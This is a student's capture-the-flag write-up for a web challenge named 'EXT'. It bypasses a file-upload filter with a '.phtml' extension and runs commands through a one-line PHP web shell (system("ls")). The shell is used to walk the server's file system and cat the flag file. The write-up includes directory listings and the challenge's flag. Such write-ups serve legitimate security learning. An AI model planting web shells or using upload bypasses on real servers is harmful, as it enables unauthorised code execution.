
Write-Up Report

1. Introduction

Name: EXT

Objective: Retrieve the flag hidden in the format of "ehax{*flag*}"


2. Initial Analysis



Initally, we're met with this blank page with a welcoming title with two simple simple buttons prompting the user to upload and submit the file.

This means that we are expected to exploit the server using a file, probably containing some code to be executed.

Uploading some files, written in a few languages, all lead with an upload error.



Trial and error would result in some frustration and nothing else.

Reading the title of the CTF again, "EXT" we gain some knowledge. EXT probably refers to "extension". An extension is a part of the file name which tells the user or the program how to handle the particular file. For example, a ".png" file would mean its an image file containing features particular to a "PNG File" or a ".mp4" would imply its a video file.

Following that, we might be able to use some extensions (or use one without an extension). But using pre compiled binaries, assembled ".asm" files, javascript, html files leads to no success.


3. Solution

Because this was listed in the "Web challenges" category, I was leaned towards the web side of programming: javascript, typescript or php.

After failing to upload ".js", ".ts" and ".php" files, the final try was to try a deprecated file extension ".phtml".

".phtml" file extension was used for files containg, well, php and html code. It was the standard extension for php2 files. Then ".php3" took over for php3 and ".php" for the next ones.

The ".phtml" file was uploaded successfully, with a *success* prompt.



With this success, the next steps were clear:

1. Find how to access the uploaded file
2. Populate the file with php code
3. Use the code to exploit the server information
4. Retrieve the Flag

1. Accessing the uploaded file

This was fairly easy. Fortunately, the url for the uploaded file was just "*serveraddress*/uploads/*filename*.phtml"

2. Populate the file with php code

Using some boilerplate code for a standard ".phtml" file, which was readily available on the internet.

```
<?php
system("ls");
?>
```

This boilerplate simply executes the `ls` command on the server, which would list the files currently in the directory.

3. Use the code to exploit server info

Now the flag might be hidden in two different ways:

1. Hidden in the server info
2. Hidden somewhere in the filesystem of the server

Trying (1), using the `phpinfo()` function in php, we can get the server info. This provided a massive info dump, combing through which (searching for 'ehax', 'flag' and other keywords) I could not find the flag.

Then going for (2), we could use `tree` or use a combination of `ls` and `cd`.

`tree`: prints the structure of the directory and its children in a tree view

`ls`: lists files in the present working directory

`cd`: changes the present working directory to the specified one

Now, the following steps would require some basic linux cmd knowledge and the knowledge of the "LFS", the linux file system.

Starting from "/", the root directory, we can narrow our search by trial and error only.

Executing `ls -a /` would return the list of all files in the "/" directory, resulting in the following output:

```
. .. .dockerenv bin boot ctf dev etc home lib lib64 media mnt opt proc root run
sbin srv sys tmp usr var
```

The "ctf" directory seems to be a good next target. Using `cd` to change into that, and then `ls` to list files dumps a huge amount of text:

. .. [ab addpart addr2line apt apt-cache apt-cdrom apt-config apt-get apt-key apt-mark ar arch as autoconf autoheader autom4te autoreconf autoscan autoupdate awk b2sum base32 base64 basename basenc bashbug bruh c++ c++filt c89 c89-gcc c99 c99-gcc c_rehash captoinfo catchsegv cc chage chattr chcon checkgid chfn choom chrt chsh cksum clear clear_console cmp comm compose corelist cpan cpan5.32-x86_64-linux-gnu cpp cpp-10 csplit curl cut deb-systemd-helper deb-systemd-invoke debconf debconf-apt-progress debconf-communicate debconf-copydb debconf-escape debconf-set-selections debconf-show delpart diff diff3 dircolors dirname dpkg dpkg-architecture dpkg-buildflags dpkg-buildpackage dpkg-checkbuilddeps dpkg-deb dpkg-distaddfile dpkg-divert dpkg-genbuildinfo dpkg-genchanges dpkg-gencontrol dpkg-gensymbols dpkg-maintscript-helper dpkg-mergechangelogs dpkg-name dpkg-parsechangelog dpkg-query dpkg-realpath dpkg-scanpackages dpkg-scansources dpkg-shlibdeps dpkg-source dpkg-split dpkg-statoverride dpkg-trigger dpkg-vendor du dwp edit ehax elfedit enc2xs encguess env expand expiry expr factor faillog fallocate fcgistarter file fincore find flag flock fmt fold free g++ g++-10 gcc gcc-10 gcc-ar gcc-ar-10 gcc-nm gcc-nm-10 gcc-ranlib gcc-ranlib-10 gcov gcov-10 gcov-dump gcov-dump-10 gcov-tool gcov-tool-10 gencat getconf getent getopt gmake gold gpasswd gpgv gprof groups h2ph h2xs head hostid htcacheclean htdbm htdigest htpasswd i386 iconv id idk ifnames infocmp infotocap install instmodsh ionice ipcmk ipcrm ipcs ischroot join json_pp last lastb lastlog ld ld.bfd ld.gold ldd libnetcfg link linux32 linux64 locale localedef logger logname logresolve lsattr lscpu lsipc lslocks lslogins lsmem lsns lto-dump-10 lzcat lzcmp lzdiff lzegrep lzfgrep lzgrep lzless lzma lzmainfo lzmore m4 make make-first-existing-target mawk mcookie md5sum md5sum.textutils mesg mkfifo namei nawk newgrp nice nl nm nohup nproc nsenter numfmt objcopy objdump od open openssl oye pager partx passwd paste patch pathchk perl perl5.32-x86_64-linux-gnu perl5.32.1 perlbug perldoc perlivp perlthanks pgrep piconv pidwait pinky pkg-config pkill pl2pm pldd pmap pod2html pod2man pod2text pod2usage podchecker pr print printenv printf prlimit prove ptar ptardiff ptargrep ptx pwdx ranlib re2c re2go readelf realpath renice reset resizepart rev rgrep rotatelogs rpcgen run-mailcap runcon savelog script scriptlive scriptreplay sdiff see seq setarch setpriv setsid setterm sg sha1sum sha224sum sha256sum sha384sum sha512sum shasum shred shuf size skill slabtop snice sort splain split stat stdbuf streamzip strings strip sum tabs tac tail tarush taskset tee test tic timeout tload toe top touch tput tr truncate tset tsort tty tzselect unexpand uniq unlink unlzma unshare unxz update-alternatives uptime users utmpdump vmstat w wall watch wc whereis which who whoami x86_64 x86_64-linux-gnu-addr2line x86_64-linux-gnu-ar x86_64-linux-gnu-as x86_64-linux-gnu-c++filt x86_64-linux-gnu-cpp x86_64-linux-gnu-cpp-10 x86_64-linux-gnu-dwp x86_64-linux-gnu-elfedit x86_64-linux-gnu-g++ x86_64-linux-gnu-g++-10 x86_64-linux-gnu-gcc x86_64-linux-gnu-gcc-10 x86_64-linux-gnu-gcc-ar x86_64-linux-gnu-gcc-ar-10 x86_64-linux-gnu-gcc-nm x86_64-linux-gnu-gcc-nm-10 x86_64-linux-gnu-gcc-ranlib x86_64-linux-gnu-gcc-ranlib-10 x86_64-linux-gnu-gcov

```
x86_64-linux-gnu-gcov-10 x86_64-linux-gnu-gcov-dump x86_64-linux-gnu-gcov-dump-
10 x86_64-linux-gnu-gcov-tool x86_64-linux-gnu-gcov-tool-10 x86_64-linux-gnu-
gold x86_64-linux-gnu-gprof x86_64-linux-gnu-ld x86_64-linux-gnu-ld.bfd x86_64-
linux-gnu-ld.gold x86_64-linux-gnu-lto-dump-10 x86_64-linux-gnu-nm x86_64-
linux-gnu-objcopy x86_64-linux-gnu-objdump x86_64-linux-gnu-pkg-config x86_64-
linux-gnu-ranlib x86_64-linux-gnu-readelf x86_64-linux-gnu-size x86_64-linux-
gnu-strings x86_64-linux-gnu-strip x86_64-pc-linux-gnu-pkg-config xargs xsubpp
xz xzcat xzcmp xzdiff xzegrep xzfgrep xzgrep xzless xzmore yes zdump zipdetails
```

A lot of these files are normal executables in linux, so carefully reading through this list keeping an eye out for oddities, we find a few of interest.

`/ctf/bruh/`, `/ctf/flag/`, `/ctf/idk/`, `/ctf/tarush/`, `/ctf/yes/`

Then going through each one of them, `/ctf/tarush` had the following structure:

`/ctf/tarush/secret/private/homework/kuchnahihaiyahan/ohwait/flag.txt`

And there we have the flag.txt file, hopefully containing the flag.

4. Retrieving the flag

Retrieving the flag is really simple, now that we know the location of the flag we can use the `cat` command to list the contents of a file.

Using `cat /ctf/tarush/secret/private/homework/kuchnahihaiyahan/ohwait/flag.txt`, we get the following output:

`ehax{bhai_year1_ka_homework_bhejio}` which is 100% the required flag.

ehax{bhai_year1_ka_homework_bhejio}

4. Conclusion

This was a challenging ctf challenge, testing the knowledge of web development, obscure webdev history, php knowledge, linux cmdline knowledge and general deduction skills.

Arriving at the solution required a great deal of analysis and deduction, and some trial and error.

What I would have done differently?

-> Instead of brute forcing different files with different extensions, I should have carefully examined the circumstances and the given hints, such as the category and name of the challenge

-> Using more refined php code to make the webpage interactive instead of editing and reuploading the file again and again.

-> Using more refined linux cmd tools such as `tree` and `find` instead of traversing through the filesystem with `ls` and `cd`.

Through this challenge, I enhanced my skills in analyzing websites and learned how to use php and linux cmd tools effectively. One key takeaway is the importance of patience and thoroughness when dealing with these types of challenges.

Moving forward, I plan to explore more challenges like this one, to enhance my knowledge about cybersecurity and related areas.

Submitted By:

Aaradhya Bhardwaj

24/A11/003

xoxo